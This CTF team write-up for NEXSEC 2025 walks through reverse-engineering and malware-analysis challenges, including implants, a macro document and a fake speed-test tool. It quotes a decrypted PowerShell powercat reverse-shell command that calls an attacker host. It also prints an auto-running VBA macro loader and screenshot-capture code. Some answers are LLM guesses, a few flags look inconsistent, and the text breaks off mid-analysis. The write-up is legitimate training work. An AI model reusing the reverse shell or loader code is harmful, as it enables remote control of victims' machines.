

NEXSEC 2025

WRITEUP

AnakSoleh

ZAILAN | AZRAI | SYAHMI

TABLE OF CONTENTS

Reverse Engineering	2
Residual Implant.....	2
Advisory Deception.....	3
QuackBot.....	8
Stolen Credentials.....	13
Malware Analysis	15
Rembayung.....	15
Speed Test Anomaly.....	19
Photo Viewer Gone Rogue.....	24
Birthday Trap.....	29
Incident Response	31
Here's the Dump#1.....	31
Here's the Dump#2.....	33
Breadcrumbs.....	34
Classic.....	47
Security Incident.....	54
Digital Forensics	56
OhMyFiles.....	56
MEMOIR.....	65

Reverse Engineering

Residual Implant

Completed

Reverse Engineering

Residual Implant

Overview

Solves

Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant.

ps: infected

Disclaimer: This malware sample was created exclusively for the NEXSEC CTF competition. The authors are not responsible for any damages caused by inappropriate use of this malware. All analysis and execution of malicious files should only be performed in a secure, isolated, and controlled environment such as a virtual machine or sandbox.

Implant.zip 6.86 kB



The provided file, UpdateHelper is identified as a Universal (Fat) Mach-O binary. This format contains executable code for multiple architectures to support different Mac hardware.

\$ file UpdateHelper

UpdateHelper: Mach-O universal binary with 2 architectures:

- Mach-O 64-bit x86_64 executable
- Mach-O 64-bit arm64 executable

After analyzing the functions and data of the binary, the byte array that I found starts with 4D 5A 90 00 ("MZ.."). This is the signature of a Windows executable (PE file). This is likely a decoy or a container format used to hide the actual shellcode/command string to avoid static signatures that look for shell scripts.

To get the C2, we don't need to run the malware. We can re-implement that math loop in Python and decrypt the bytes you extracted.

After building the script, I got the shellcode.

Flag = [Pvt3QG28pg.capturetheflag.io](https://pvt3qg28pg.capturetheflag.io)

Advisory Deception

Completed

Reverse Engineering

Advisory Deception #1

Overview

Solves

During a routine security audit, our team intercepted a suspicious binary that was distributed to several network administrators. The file was delivered via email, claiming to contain an urgent "Internet Protocol Governance & Standards Advisory - March 2025" document.

The binary presents itself as a legitimate document viewer, but preliminary analysis suggests otherwise. Reverse-engineer the binary and identify the DLL name used by the malware to blend in with legitimate system files.

ps: infected

Disclaimer: This malware sample was created exclusively for the NEXSEC CTF competition. The authors are not responsible for any damages caused by misuse. All analysis should only be performed in a secure, isolated environment such as a virtual machine or sandbox.

Internet Protocol Governance & Standards Advisory - March 2025.zip 75.6 kB



This challenge scenario involves a malicious file masquerading as a doc. The file is not a Word Document. The challenge of this file was to identify the DLL name used by the malware to blend in with legitimate system files.

After dumping to LLM, it says the DLL is vcruntime140.dll.

I tried to submit and correct!.

Flag = nexsec25{vcruntime140.dll}

Completed

Reverse Engineering

Advisory Deception #2

Overview

Solves

What directory does the malware copy itself to?

For this challenge, after decompiling the sub_25d7f1fcf at binary, the malware copies itself to a hidden subdirectory inside ProgramData.

The Directory is = C:\ProgramData\MicrosoftSyncService

The evidence is

1. **Target Directory Definition:** At line `25d7f2167`, the code explicitly creates this folder:
`SHCreateDirectoryExA(..., "C:\ProgramData\MicrosoftSyncService", ...)`
2. File Copy Operations: The malware copies two files into this directory to establish persistence:
 - **The Malicious DLL:** It copies itself (`vcruntime140.dll`) to:
`C:\ProgramData\MicrosoftSyncService\vcruntime140.dll`
 - **The Executable:** It copies the original `.exe` (passed as `arg1`) to:
`C:\ProgramData\MicrosoftSyncService\WF_Microsoft_Sync_Service.exe`

Then the flag is `nexsec25{C:\ProgramData\MicrosoftSyncService}`

Completed

Reverse Engineering

Advisory Deception #3

Overview

Solves

Uncover the exported function used to achieve persistence.

Based on the code analysis that we got, the exported function used to achieve persistence is: `__vcrtd_initializecriticalsectionex`

Reasoning

1. In the exe loader main function, when run without arguments, the default behavior, it dynamically resolve and calls this specific function:
`// From your first decompilation
GetProcAddress(..., "__vcrtd_initializecriticalsection...")`
2. The chain in the `.dll` from decompilation `__vcrtd_initializecriticalsectionex` is the wrapper that calls:
 - a. `sub_25d7f1fcf` (which you just confirmed copies the malware to `C:\ProgramData...`)
 - b. `sub_25d7f2212` (which executes immediately after the copy).

Therefore, `__vcrtd_initializecriticalsectionex` is the exported entry point responsible for the installation and persistence routine.

Flag , nexsec25{__vcr_t_InitializeCriticalSectionEx}

Completed

Reverse Engineering

Advisory Deception #4

Overview Solves

What is the command and control (C2) domain that the implant communicates with?

This challenge need to analyzed the .exe loader and found that running it with an argument -accepteula triggered a hidden function in the DLL called _CreateFrameInfo.

After that analyze the encryption. Decompiled the _CreateFrameInfo and saw it called a decryption routine (sub_25d7f22d1).

Algorithm: identified `0x6603` as **3DES**.

Key: reconstructed the key from stack variables (`0123456789ABCDEF . . .`).

IV: the Initialization Vector at address `25d7f5018`.

Decrypted the shellcode

After copying the encrypted bytes from `25d7f5020` and ran the decode script. The script decrypted the binary data, revealing readable text hidden inside the machine code.

Read The Powershell Command

The decrypted output contained this PowerShell command:

```
powershell -nop -c "IEX ...; powercat -c fj3m58a9.capturetheflag.io -p 9999 -e cmd;"
```

- Powercat is a tool to create a rev shell.
- -c stands for client, it tells PowerCat where to connect
- The value `fj3m58a9.capturetheflag.io` is the attacker's server address.

The Script:

```
└─(myenv)─(kali㉿kali)-[~/Desktop/MCMC/RE/Internet Protocol Governance & Standards  
Advisory - March 2025]  
└─$ cat solve.py  
import struct  
from Crypto.Cipher import DES3
```

```

import sys

# --- CONFIGURATION ---
# 1. The Key (Reconstructed from Little Endian stack vars)
# var_4c_1 (0xEF...01) -> 01 23 45 67 89 AB CD EF
k1 = bytes.fromhex("0123456789ABCDEF")
k2 = bytes.fromhex("FEDCBA9876543210")
k3 = bytes.fromhex("89ABCDEF01234567")
KEY = k1 + k2 + k3

# 2. The IV (Found at 0x25d7f5018)
IV = bytes.fromhex("1234567890ABCDEF")

# 3. The Encrypted Payload (Cleaned from your dump)
hex_payload = (
    "9a37f05af351b3a9aa90acfe76597c165dbab9557853add6ae37c9250087f339"
    "ef4aa492b39456d2ecf5ede7a04ac7c1864c2d30b7e7efbd50d9632429402e54"
    "c1cbf807c8349078f3672ea7f875fd1ccecb0c6218f84a604faf2b9aed450204"
    "83635a2fe524cc96042d8d046e2ad63ca7474f8848313d790bdcbbcf7ea7ff1c"
    "4efd54204289dba252bd1d2a12bc55b6e4938c39535a8fdcd85cb6d6f17196b0"
    "0b792cc06dad3d71f0c186bf152eac7ac78ccbcaca3548782f280a87df6mcde4" # Note: 'm' in
hex dump likely typo by OCR/Copy? Checking...
# Correction: The byte '6m' at offset 0x0de looks like a typo in the copy-paste.
# Looking at the ascii column on the right: '...m..', it corresponds to 6d.
# I will patch '6m' to '6d' automatically below.
"5ab348a8feb6c6f8fd353a3a6dc7bd97cd2883aeb081aad4e1d72a8d4caf2cf1"
"2f665570f242ba55c64c38f3e66322d5680aee0ea676d5a1cfdecc27ba033d29"
"269db6f2f37ce3b3fe62b0d6a0eed31cb9203fb612f4d7c4319d5ecb47ae6d98"
"23ebe39aed33d77e483e105c0c7afebe00740c2f9aa9cb3b708d25e15147efa7"
"3905d6349346bfad63b7d03a248c0cd9c9a7b4c01cbf799a19bf105964b00ae5"
"977cb8bd77184a7c032fcebe631b34dc57abf6c3570904493bc5179294ccfde4"
"0d7e99e1ff58bb3718a5046e6d16756fb12d64a120497519fc16ef0065cb108d"
"8b258ae1f59ecb2260f3bfd1460fc7470e60fde6f66af84b29d88718521c498c"
"a7ebe3bcdb4dea41d744b9a4e96bc4a29d15853384aaf3252c9e4e8f78c3a79f"
"e45065d211123f75249081034b9b6f099eb881114cc3dc399a84c31e94f1f2f2"
"6a4ca7f17b21a1266fde0205da3aaee3f21f9c2ec75de6010085604853ab8a94"
"a8218212d2a12196e29d2d6072728bd94647e96a774e41b12c58b888caae9dcc"
"5f36d406c6cb13153079da4b71d9806ab7f55a2469bafd95df8761ff0c36bd0c"
"2d991dcb95472981d2252543086fecc37002000000000000"
)

# Fix potential copy-paste typo if present (6m -> 6d)
hex_payload = hex_payload.replace('6m', '6d')

```

```

CIPHERTEXT = bytes.fromhex(hex_payload)

def solve():
    print(f"[*] Decrypting {len(CIPHERTEXT)} bytes...")

    try:
        cipher = DES3.new(KEY, DES3.MODE_CBC, IV)
        decrypted = cipher.decrypt(CIPHERTEXT)

        print("\n[+] Decrypted Data (Preview):")
        # Try to decode typical string encodings
        try:
            # Replace non-printable chars with dots for visibility
            display = "".join([chr(b) if 32 <= b <= 126 else '.' for b in decrypted])
            print(display)
        except:
            print(decrypted.hex())

        # Save to file to be sure
        with open("final_payload.bin", "wb") as f:
            f.write(decrypted)
        print("\n[*] Saved to 'final_payload.bin'.")

        # Heuristic check for the flag
        import re
        flags = re.findall(rb'NEXSEC\{.*?\}', decrypted)
        if flags:
            print("\n[!!!] FLAG FOUND [!!!]")
            print(flags[0].decode())
        else:
            print("\n[?] No standard flag pattern found immediately.")
            print("  Check the file 'final_payload.bin' in Binary Ninja.")

    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    solve()

```

The Output: nexsec25{fj3m58a9.capturextheflag.io}

QuackBot

Completed

Reverse Engineering
QuackBot

Overview Solves

We identified a phishing campaign that uses several evasion techniques to deliver malware. Our visibility is limited to the malicious email attachment; any activity beyond that point requires further malware analysis. Analyse the malware to find what evil action being done by it.

ps: infected

Disclaimer: This malware is used the competition MCMC CTF. Netbytesec is not responsible for any damages caused as a result of inappropriate use of this malware. All examination of malicious files should only be performed inside a secure, isolated, and controlled environment

QuackBot.zip 73.1 kB



First of all, I just want to say this is the most difficult challenge from this qualifying round.

This challenge gave the .quack file. After that, I use the “file” command to check the file and it was compiled using python compiler. Then I convert the file to .pyc, and then I upload to pylingual.io to decompile the binary. I found out it was obfuscated using Kramer.

```
class Kramer:
    def __decode__(self, object, execute: str) -> exec:
        return (None, self._rasputin(execute))[0]

    def __init__(self, object, eval: floate=False, exec: int=0, * decode: str, ** system: float) -> exec:
        return (exit() if eval else 'abcdefghijklmnopqrstuvwxyz0123456789') + f'(str(bytes))' + f'(self.bit[1] + self.bit[0] + self.bit[13] + self.bit[0] + self.bit[10] + self.bit[0] + self.
        bit[13] + self.bit[13] + self.bit[0] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.
        self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.bit[13] + self.
        return self._decode_(system[self.bit[(-1)] + ''][-1] + self.bit[10] + self.bit[15] + self.bit[15] + self.bit[17] + self.bit[10] + self.bit[11] + self.bit[4]])
Kramer(eval=False, exec=False, sparkle='ceb6/f29bb686/f29bb68a/f29bb68d/f29bb68c/f29bb68f/f29bb691/f29bb4be/f29bb680/f29bb691/f29bb696/f29bb68d/f29bb682/f29bb690/ceb6/f29bb686/f29bb68a/f29bb68d/
f29bb68c/f29bb68f/f29bb691/f29bb4be/f29bb5bf/f29bb597/f29bb690/f29bb682/f29bb593/f29bb591/ceb6/f29bb683/f29bb68f/f29bb68c/f29bb68a/f29bb4be/f29bb680/f29bb691/f29bb696/f29bb68d/f29bb682/f29bb690/
f29bb4be/f29bb686/f29bb68a/f29bb68d/f29bb68c/f29bb68f/f29bb691/f29bb4be/f29bb694/f29bb686/f29bb68b/f29bb691/f29bb696/f29bb68d/f29bb682/f29bb690/f29bb686/f29bb68a/f29bb68d/f29bb68c/f29bb68f/
```

From the pyc we can see it's using kramer clas,s so decided to have some searching to know how decrypt this. Then what I found is the kramer need a key to decode it, so I search then I found this repo <https://github.com/billythegoat356/Kramer/blob/main/README.md>.

After that, I use the script and adjust a bit, then this is what I got.

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/RE/bot]
└─$ python3 bruteKramer.py QuackBot.pyc
[+] Scanning raw bytes of QuackBot.pyc...
[+] Found candidate payload (591205 bytes).
[*] Brute-forcing keys 3-1000000 using 4 processes...
[.] Checked 50000 keys...
[.] Checked 100000 keys...
[.] Checked 150000 keys...
[.] Checked 200000 keys...
[.] Checked 250000 keys...
[.] Checked 300000 keys...
[.] Checked 350000 keys...
[.] Checked 400000 keys...
[.] Checked 450000 keys...
[.] Checked 500000 keys...
[.] Checked 550000 keys...
[.] Checked 600000 keys...

[+] SUCCESS! Key found: 638238
-----
```

```
import ctypes
import base64
from ctypes import wintypes
import sys
```

We have found the key, and I got the clean deobfuscated Python script.

```
import ctypes
import base64
from ctypes import wintypes
import sys
import time

def dec(key, data):
    S = list(range(256))
    j = 0
    output = bytearray()

    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0

    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        output.append(byte ^ k)

    return bytes(output)

def kejahatan():
    if check_vm():
        return False
    if check_sandbox():
        return False

encrypted_data = base64.b64decode('4isf0PJH9KRTcvIvN11MfvSvX56C+ezfoJm5wbJ8xFd7/KEX8kkt+LP3K+5so5P0D3HPRM/eFaCsRP7MXxegWk6YhInVqNoXmWuBuJPCOQnLD0oHqaYozsB/q8CBKEfNPV504Ls50gmsqNB80S')
```

This is the clean script, and there's a key inside the script.
The key is: key = 'My53cretk3yzztew'.encode('ascii')

After that, I use the key to make a Python script, then I got the shellcode.

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/RE/bot]
└─$ cat decrypt_payload2.py
import base64

def rc4_decrypt(key, data):
    # This is the exact RC4 logic from the malware
    S = list(range(256))
    j = 0
    output = bytearray()

    # Key Scheduling
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0

    # Decryption
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        output.append(byte ^ k)

    return bytes(output)

def main():
    # 1. The Key extracted from kejahatan() function
    key = b'My53cretk3yzztew'
```

Then I was stuck termenung and fikir masa depan for a long time. Until my teammate azrai told me to try to upload the file to Virustotal, and I found this gigantic information.

The screenshot shows the VirusTotal analysis page for a file named 'decrypted_shellcode.bin'. The file has a size of 45.57 KB and was last analyzed 9 hours ago. It has a community score of 8/44 and is flagged as malicious by 8/44 security vendors. The analysis shows several detections from various vendors, including AliCloud, eScan, Lionic, Symantec, Cynet, Google, Sophos, and ZoneAlarm by Check Point. The threat categories are listed as 'trojan' and the family labels are 'donut' and 'donutldr'.

Security vendors' analysis	Threat categories	Family labels
AllCloud	Trojan:Multi/Donut.b	Malicious (score: 99)
eScan	Generic.ShellCode.Donut.Marte.4.F25F3...	Detected
Lionic	Trojan.UKPR.Donut.41c	ATK/DonutLdr-B
Symantec	Trojan.Gen.2	ATK/DonutLdr-B

It was trojan.donut/donutldr detected by Virustotal. After that, we searched how to decode these donut things, then we found this repo <https://github.com/volexity/donut-decryptor.git>. After that, use the script from the repo, then I got these two files.

```
(myenv)-(kali@kali)-[~/.../MCMC/RE/bot/donut_output]
└─$ file *
inst_decrypted_shellcode.bin: JSON text data
mod_decrypted_shellcode.bin: PE32+ executable for MS Windows 5.02 (console), x86-64 (stripped to external PDB), 10 sections
```

When I found this, I was very happy like I'm winning this ctf hahahahahah, because I finally got the executable file and I was very confident this was the final step for this challenge.

I decompiled the binary, then I did the reversing. I analyse the main function from which I got this juicy information. Also, this binary is a Windows TCP Bind Shell.

I found this function called from the source code is data_140003000.

```
.data section started {0x140003000-0x140003130}
140003000 char const (* data_140003000)[0x10] = data_14000400a {"156.145.170.163"}
140003008 char const (* data_140003008)[0xe] = data_14000401a {"145.143.62.65"}
140003010 char const (* data_140003010)[0xd] = data_140004028 {"173.65.61.63"}
140003018 char const (* data_140003018)[0xf] = data_140004035 {"141.146.143.61"}
140003020 char const (* data_140003020)[0xd] = data_140004044 {"62.67.62.142"}
140003028 char const (* data_140003028)[0xc] = data_140004051 {"64.60.66.66"}
140003030 char const (* data_140003030)[0xc] = data_14000405d {"70.71.71.65"}
140003038 char const (* data_140003038)[0xf] = data_140004069 {"144.141.63.146"}
140003040 char const (* data_140003040)[0xe] = data_140004078 {"66.71.146.141"}
140003048 char const (* data_140003048)[0xf] = data_140004086 {"145.145.145.65"}
140003050 char const (* data_140003050)[0xe] = data_140004095 {"142.63.67.144"}
140003058 char const (* data_140003058)[0xe] = data_1400040a3 {"144.65.70.142"}
140003060 char const (* data_140003060)[0x10] = data_1400040b1 {"145.143.143.143"}
140003068 char const (* data_140003068)[0xf] = data_1400040c1 {"71.146.142.146"}
140003070 char const (* data_140003070)[0xe] = data_1400040d0 {"64.61.143.143"}
140003078 char const (* data_140003078)[0xd] = data_1400040de {"63.142.64.64"}
140003080 char const (* data_140003080)[0xd] = data_1400040eb {"141.65.70.66"}
140003088 char const (* data_140003088)[0xe] = data_1400040f8 {"66.71.144.145"}
140003090 char const (* data_140003090)[0x7] = data_140004106 {"66.175"}
```

Then I request LLM to make a script to decode:

```
# Raw data from your dump
data = [
    "156.145.170.163", "145.143.62.65", # nexsec25
    "173.65.61.63", "141.146.143.61", # {513afc1
    "62.67.62.142", "64.60.66.66", # 272b4066
    "70.71.71.65", "144.141.63.146", # 8995da3f
    "66.71.146.141", "145.145.145.65", # 69faeee5
    "142.63.67.144", "144.65.70.142", # b37dd58b
    "145.143.143.143", "71.146.142.146", # eccc9fbf
    "64.61.143.143", "63.142.64.64", # 41cc3b44
    "141.65.70.66", "66.71.144.145", # a58669de
    "66.175" # 6}
]

flag = ""
print("[*] Decoding...")

for line in data:
    # Split by dot
    parts = line.split('.')
    for p in parts:
        # Convert Octal string (base 8) to Integer, then to ASCII char
        char_code = int(p, 8)
        flag += chr(char_code)

print(f"\n[+] FLAG FOUND: {flag}")
```

THEN We got the FLAG

```
(myenv)-(kali@kali)-[~/Desktop/MCMC/RE/bot]
└─$ python3 solve.py
[*] Decoding...

[+] FLAG FOUND: nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}
```

Flag = nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}

Stolen Credentials

Completed

Reverse Engineering

Stolen Credentials

Overview

Solves

During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt.

Flag format: NEXSEC25{password}

soso.zip 3.33 kB



password.zip 186 B



Static Analysis:

Decompiling the main function revealed the program's control flow. The tools accept arguments to encrypt a string -e <text>

```
// Decompiled pseudo-code snippet
if (_strcmp(argv[1], "-e") == 0) {
    char* plaintext = argv[2];
    int length = _strlen(plaintext);

    // Key Generation / Setup
    _salsa20_block(&_KEY, &_NONCE, 0, &keystream_buffer);

    // Encryption Loop
    for (int i = 0; i < length; i++) {
        encrypted_buffer[i] = plaintext[i] ^ keystream_buffer[i];
    }

    // Output
    char* final_output = _base64_encode(encrypted_buffer);
    _printf("%s\n", final_output);
}
```

The function call `_salsa20_block` strongly suggested the usage of the **Salsa20** stream cipher

Further analysis of the `_salsa20_block` function confirmed this. The code initialized the state matrix using the standard Salsa20 constants:

- "expa"
- "nd 3"
- "2-by"
- "te k"

Inspection of the `.data` section in the binary revealed the hardcoded values:

Key Address (0x100003000): 32 bytes

d3 fc 98 f2 46 d5 8c 00 22 85 90 4d 61 20 d2 05 cd 7e b0 b5 42 45 76 4b e4 94 71 2a 7a ec 54 9e

Nonce Address (0x100003020): 8 bytes

1c 0a ea 05 c0 ae ae 60

The Solution Script:

```
import base64
from Crypto.Cipher import Salsa20

# 1. Configuration (Extracted from binary)
KEY_HEX = "d3fc98f246d58c002285904d6120d205cd7eb0b54245764be494712a7aec549e"
NONCE_HEX = "1c0aea05c0aeae60"
CIPHERTEXT = "l/91qeiC30SIA/2t9i/v59T/3QbU"

# 2. Setup
key = bytes.fromhex(KEY_HEX)
nonce = bytes.fromhex(NONCE_HEX)
encrypted_bytes = base64.b64decode(CIPHERTEXT)

# 3. Decrypt
cipher = Salsa20.new(key=key, nonce=nonce)
plaintext = cipher.decrypt(encrypted_bytes)

print(f"Decrypted Flag: {plaintext.decode('utf-8')}")
```

```
$ python3 solve.py
```

```
[*] Decrypting: l/91qeiC30SIA/2t9i/v59T/3QbU
```

```
[SUCCESS] FLAG: QWERTYasdfg12345!@#$$%
```

```
Flag = nexsec25{QWERTYasdfg12345!@#$$%
```

Malware Analysis

Rembayung

Challenge Details

Completed

Malware Analysis
Rembayung #1

Overview Solves

One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it. Could you help us locate the payload?

Flag Format: nexsec25{place}

ps: infected

Disclaimer: This malware is used the competition MCMC CTF. Netbytesec is not responsible for any damages caused as a result of inappropriate use of this malware. All examination of malicious files should only be performed inside a secure, isolated, and controlled environment

Jemputan ke Majlis Perasmian Restaurant Rembayung.zip 132 kB



Steps:

1. Check the attachment first:
 - I extracted the zipped attachment to see what file is inside.

7z I "Jemputan ke Majlis Perasmian Restaurant Rembayung.zip"
7z x "Jemputan ke Majlis Perasmian Restaurant Rembayung.zip" -oout
ls -lah out
file out/*
2. After extracting, I saw the file is **.docm** (macro-enabled Word document). A **.docm** file can contain VBA macros, and in phishing/malware emails, macros are a common way to hide and run payloads.
3. Tool to use for **.docm** macros:
Because it is macro-enabled, I used **Olevba** from oletools to extract and read the VBA code without opening Word.

olevba -a -c -d "Jemputan ke Majlis Perasmian Restaurant Rembayung.docm"

```
(venv-oletools)-(kali@kali)-[~/Desktop]
└─$ olevba -a -c -d "Jemputan ke Majlis Perasmian Restaurant Rembayung.docm"
olevba 0.60.2 on Python 3.13.7 - http://decalage.info/python/oletools dotnet-cls
-----
FILE: Jemputan ke Majlis Perasmian Restaurant Rembayung.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Private Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Description" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub
```

4. What the macro showed (important evidence):
 - The macro uses **AutoOpen()**, so it runs automatically when the document is opened. It loops through **BuiltInDocumentProperties** and checks for: **prop.Name = "Description"**
5. The macro is pulling the hidden payload from the document metadata field Description (then decoding it). So the payload is stored in Description.

So, the Flag (Place): **nexsec25{Description}**

Challenge Details

Completed

Malware Analysis
Rembayung #2

Overview Solves

Give the SHA256 of the malware

Flag Format: nexsec25{hashvalue}

Steps:

1. Extract and inspect the document metadata file (**core.xml**):
 - The attachment is a **.docm** (macro-enabled Word). OpenXML files like **.docm** store metadata inside XML files, so I extracted the metadata file:

```
unzip "Jemputan ke Majlis Perasmian Restaurant Rembayung.docm"  
"docProps/core.xml"
```

2. Find the hidden data in the Description field:
 - I displayed core.xml and searched for Description, because suspicious data is often stored in document properties:

```
cat docProps/core.xml | grep -i description
```

- This returned a very long string inside:

```
<dc:description> ... long base64 ... </dc:description>
```

That long value is the Base64-encoded payload.

3. Decode the Base64 to recover the malware:
 - I copied the Base64 from **<dc:description>** into CyberChef and used From Base64. The output started with MZ, which is a sign it is a Windows executable (PE file). Then I saved the output as a file and it appear file called **download.exe**.

The screenshot shows a web application for decoding Base64. The input field is filled with a long Base64 string. The output field displays a DOS batch script that prints system information. The interface includes a 'Recipe' section with 'From Base64' and 'Alphabet' options, and a 'STEP' section with a 'BAKE!' button.

4. Calculate the SHA256 hash of the malware file:
 - After I had **download.exe**, I calculated its SHA256:

```
(venv-oletools)-(kali@kali)-[~/Desktop]
└─$ sha256sum download.exe
ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3  download.exe
```

So, the Flag:

nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}

Speed Test Anomaly

Completed

Malware Analysis

Speed Test Anomaly #1

Overview

Solves

A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics.

However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments.

After brainstorming with LLM, I got this output.

The Likely Answer

Based on the description ("detect sandbox environments") and typical CTF malware behavior, the extracted payload will almost certainly attempt to load a DLL specific to a sandbox.

The most common answer for this is: `SbieDll.dll` (Used by Sandboxie)

Other possibilities include `cmdvr t32.dll` (Comodo), `sxIn.dll` (360), or `dbghe1p.dll`.

I submitted the answer, and it was correct.

nexsec25{SbieDLL.dll}

Completed

Malware Analysis

Speed Test Anomaly #2

Overview Solves

What is the minimum system drive size (in GB) required for the malware to execute?

Before I give this solution, I made a Python script to extract the next stager, which is the .dll file from the BMP. This is the script:

```
from PIL import Image

def ror8(v, n):
    return ((v >> n) | ((v << (8 - n)) & 0xFF)) & 0xFF

img = Image.open("NetworkSpeed.Resources.NetworkIcon.bmp").convert("RGB")
w, h = img.size

p0 = img.getpixel((0, 0))
p1 = img.getpixel((1, 0))

length = (p0[1] << 24) | (p0[2] << 16) | (p0[0] << 8) | p1[1]
print("[+] Payload length:", length)

raw = bytearray()
for y in range(h):
    x_start = 2 if y == 0 else 0
    for x in range(x_start, w):
        for c in img.getpixel((x, y)):
            if len(raw) < length:
                raw.append(c)
            else:
                break

out = bytearray()
for i, b in enumerate(raw):
    b ^= (length - i) & 0xFF
    b = ror8(b, 4) ^ (i & 0xFF) ^ 0x7A
    out.append(b)

with open("stage2.dll", "wb") as f:
    f.write(out)

print("[+] stage2.dll written")
```

This script extract out the stage2.dll to make a further analysis and to solve the challenge. I did a static analysis of the stage2.dll file using dnspy, and I checked this function called NetworkDiagnostics.NetworkValidator. So I check then I found this.

```
Dim num As Long = 61000000000L
If New DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
    Return True
End If
```

The code defines a variable num with the value 61,000,000,000 bytes.

It checks if the system drive (C:\) size is less than or equal to this number.

- If the drive is \leq 61,000,000,000 bytes, the function returns **True**. (In the context of this malware, returning **True** here likely signals "Sandbox Detected" or "Invalid Environment", causing the malware to terminate).
- To execute successfully, the drive must be **larger** than this threshold.

Calculation

$61,000,000,000 \text{ bytes} / 1,000,000,000 = \mathbf{61} \text{ GB}$ (Decimal Gigabytes)

Flag = nexsec25{61}

Completed

Malware Analysis

Speed Test Anomaly #3

Overview

Solves

What filename does the malware use to save captured screenshots?

Ngl, this challenge is quite tough to find the function. After a deep talk with LLM, I found this function.

```
1 Imports System
2 Imports System.Drawing
3 Imports System.IO
4 Imports System.Windows.Forms
5
6 Namespace NetworkDiagnostics
7     ' Token: 0x02000004 RID: 4
8     Public Class LatencyChecker
9         ' Token: 0x0600000D RID: 13 RVA: 0x00002304 File Offset: 0x00000504
10        Public Shared Sub PingHost()
11            Try
12                Directory.CreateDirectory(NetworkConfig.tempDirPath + "\aSdFgHjKl\QwErTyUiOp")
13                Using bitmap As Bitmap = New Bitmap(1920, 1080)
14                    Integer.Parse(Screen.PrimaryScreen.Bounds.Width.ToString())
15                    Integer.Parse(Screen.PrimaryScreen.Bounds.Width.ToString())
16                    Dim blockRegionSize As Size = New Size(bitmap.Width, bitmap.Height)
17                    Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, blockRegionSize)
18                    Dim filename As String = NetworkConfig.tempDirPath + "\aSdFgHjKl\QwErTyUiOp
19                    \ZxCvBnMl.jpg"
20                    bitmap.Save(filename)
21                End Using
22            Catch ex As Exception
23            End Try
24        End Sub
25    End Class
26 End Namespace
```

The filename that the malware uses to save captured screenshots is ZxCvBnMl.jpg
Flag = nexsec25{ZxCvBnMl.jpg}

Speed Test Anomaly #4

Overview Solves

As usual, extract the domain used by the attacker.

For this challenge, I found this function from dnspy called `NetworkDiagnostics.NetworkConfig`.

```
NetworkConfig x
5
6 Namespace NetworkDiagnostics
7   ' Token: 0x02000007 RID: 7
8   Public Class NetworkConfig
9     ' Token: 0x04000001 RID: 1
10    Public Shared localAppData As String = Environment.GetFolderPath
    (Environment.SpecialFolder.LocalApplicationData)
11
12    ' Token: 0x04000002 RID: 2
13    Public Shared appData As String = Environment.GetFolderPath
    (Environment.SpecialFolder.ApplicationData)
14
15    ' Token: 0x04000003 RID: 3
16    Public Shared programFiles As String = Environment.GetFolderPath
    (Environment.SpecialFolder.ProgramFiles)
17
18    ' Token: 0x04000004 RID: 4
19    Public Shared tempPath As String = Path.GetTempPath()
20
21    ' Token: 0x04000005 RID: 5
22    Public Shared TelemetryNetwork As String =
    "whQkhfaCW4dvBnzTCDW5rW6KLTU9R1STcNwWFR/1gNP8rRfd9nuzy53Bxr26J/7peazAVzWXDeL02U5ZiAQ1xbh9h
    BpgXzGf0/ukSaw+9mwFRwVG0naRwSgyJpJ7KAOK"
23
24    ' Token: 0x04000006 RID: 6
25    Public Shared ConnectivityModule As String =
    "KglzmYKpZFe6P8SFke0JyQqQdHpgagBwgIwg5GxfuQzId0L67FdiyDp8qZGyxPtUE+LOUJwuPrqsXWydZpUjsw=="
26
27    ' Token: 0x04000007 RID: 7
28    Public Shared SecureChannelProvider As String =
    "QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc="
```

I saw a lot of base64 there, so I sent it to IIm, and it says.

Goal: Extract the C2 domain used for exfiltration.

- Config Extraction:** We inspected the `NetworkDiagnostics.NetworkConfig` class, which stores encrypted configuration strings.
